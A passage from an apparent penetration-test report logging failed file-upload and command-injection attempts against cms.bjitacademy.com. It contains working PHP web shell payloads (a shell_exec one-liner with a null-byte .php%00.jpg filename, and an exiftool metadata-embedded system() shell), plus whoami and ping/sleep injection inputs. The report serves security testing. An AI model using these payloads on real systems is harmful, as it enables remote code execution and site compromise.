
Request

```
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u=1, i
20 Connection: close
21
22 -----WebKitFormBoundarycaYr3ndGTapJECXS
23 Content-Disposition: form-data; name="email"
24
25 testContentAsef
26 -----WebKitFormBoundarycaYr3ndGTapJECXS
27 Content-Disposition: form-data; name="email"
28
29
30 -----WebKitFormBoundarycaYr3ndGTapJECXS
31 Content-Disposition: form-data; name="password"
32
33
34 -----WebKitFormBoundarycaYr3ndGTapJECXS
35 Content-Disposition: form-data; name="image"; filename="new.php%00.jpg"
36 Content-Type: image/jpeg
37
38 <?php echo shell_exec($_GET['e']. ' 2>41'); ?>
39 -----WebKitFormBoundarycaYr3ndGTapJECXS
40 Content-Disposition: form-data; name="password_confirmation"
41
42 null
43 -----WebKitFormBoundarycaYr3ndGTapJECXS
44 Content-Disposition: form-data; name="password"
45
46
47 -----WebKitFormBoundarycaYr3ndGTapJECXS
48 Content-Disposition: form-data; name="new_password_confirmation"
49
50
```

Response

```
1 HTTP/1.1 422 Unprocessable Content
2 Date: Thu, 23 Nov 2023 12:05:31 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 57
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Content-Length: 147
10 Connection: close
11 Content-Type: application/json
12
13 {
  "success": false,
  "message": null,
  "errors": {
    "image": [
      "The image must be a file of type: jpeg, png, jpg.",
      "The image has invalid image dimensions."
    ]
  }
}
```

Upload file in profile picture>capture request>sent to repeater>change file name to .htaccess >change content type to text/plain>send request>failed.



Attempt 11

Title: Attempt of getting file upload vulnerability by adding php one liner in image properties.

Description: In this attempt to exploit potential file upload vulnerabilities, uploaded an image, captured the request, and sent it to the repeater. To potentially introduce malicious PHP code into the image properties, added a PHP one-liner to the image code and uploaded to the system but found nothing important.

Target: cms.bjitacademy.com,

URL/API:

POST /academysite/api/public/api/v1/testimonial/create-testimonial HTTP/1.1

POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/1 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/2 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/3 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/4 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/5 HTTP/1.1


POST /academysite/api/public/api/v1/pages/update-page/6 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/7 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/8 HTTP/1.1

POST /academysite/api/public/api/v1/pages/update-page/9 HTTP/1.1

Upload image in create testimonial picture tab>capture request>sent to repeater>add php one liner in image code >send request>uploaded>image got broken>php can't be executed



```
(root@kali)-[/mnt]
# ls
1.jpg_original  1.php.jpg  'YSD3 M3 Exam 00-30107 Asef_at30fb.pdf'  rick_ace9u0.pdf

(root@kali)-[/mnt]
# exiftool -DocumentName='<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>' 4.jpg
1 image files updated

(root@kali)-[/mnt]
# mv 4.jpg 4.php.jpg

(root@kali)-[/mnt]
```

Attempt 12

Title: Attempt of getting command injection with time delay by adding commands in user input .

Description: In this attempt, the attacker focused on exploiting potential command injection vulnerabilities, capturing the request, sent it to the repeater, and sought to execute command injection with time delay by adding ping/sleep commands in the input field but as nothing happened but the command was uploaded as it is to the field.

Target: cms.bjitacademy.com

URL/API:

POST /academysite/api/public/api/v1/client/store-client HTTP/1.1

POC:

Go to edit banner>capture request>sent to repeater>added ping/sleep command in the input field >send request>user input taken as string but not executed.

```
Request
Pretty Raw Hex
1 POST /academysite/api/public/api/v1/post/edit-slider-post/88 HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GA1.2.1043294729.1700465046; _gid=
GA1.2.328899958.1700465046; _gat=1; _ga_P7XRLT5B1J=
GS1.2.1700794622.5.1.1700796892.0.0.0
4 Content-Length: 1050
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
```


Attempt 13

Title: Attempt of getting command injection by adding simple commands in user input .

Description: In this attempt, capturing the request, sent it to the repeater, and attempted to execute command injection by adding simple commands (in this case, the whoami command) in the input field but nothing happens as it saves the command as it is in the input field.

Target: cms.bjitacademy.com

URL/API:

POST /academysite/api/public/api/v1/testimonial/edit-testimonial/71 HTTP/1.1

POC:

Go to edit testimonial>capture request>sent to repeater>added whoami command in the input field >sent request>user input taken as string but not executed.

The image displays two screenshots of a network traffic analysis tool, likely Wireshark or a similar application, showing a captured HTTP request and its corresponding response.

Top Screenshot (Request):

- Request:** The request is a POST to `/academysite/api/public/api/v1/testimonial/edit-testimonial/71` with a `Host: cms.bjitacademy.com`. The `Content-Type` is `multipart/form-data`. The `Sec-Ch-Ua` header indicates a Chromium browser.
- Response:** The response is an HTTP 200 OK from the `Server: Apache`.

Bottom Screenshot (Request and Response):

- Request:** This screenshot shows a more detailed view of the request. The `Content-Disposition` header for the `name` field is `form-data; name="name"`. The value of the `name` field is `saddl%2bwhoami`, which is highlighted with a red box.
- Response:** The response is a JSON object. The `name` field in the response is `saddl%2bwhoami`, also highlighted with a red box. The response indicates that the data was successfully stored.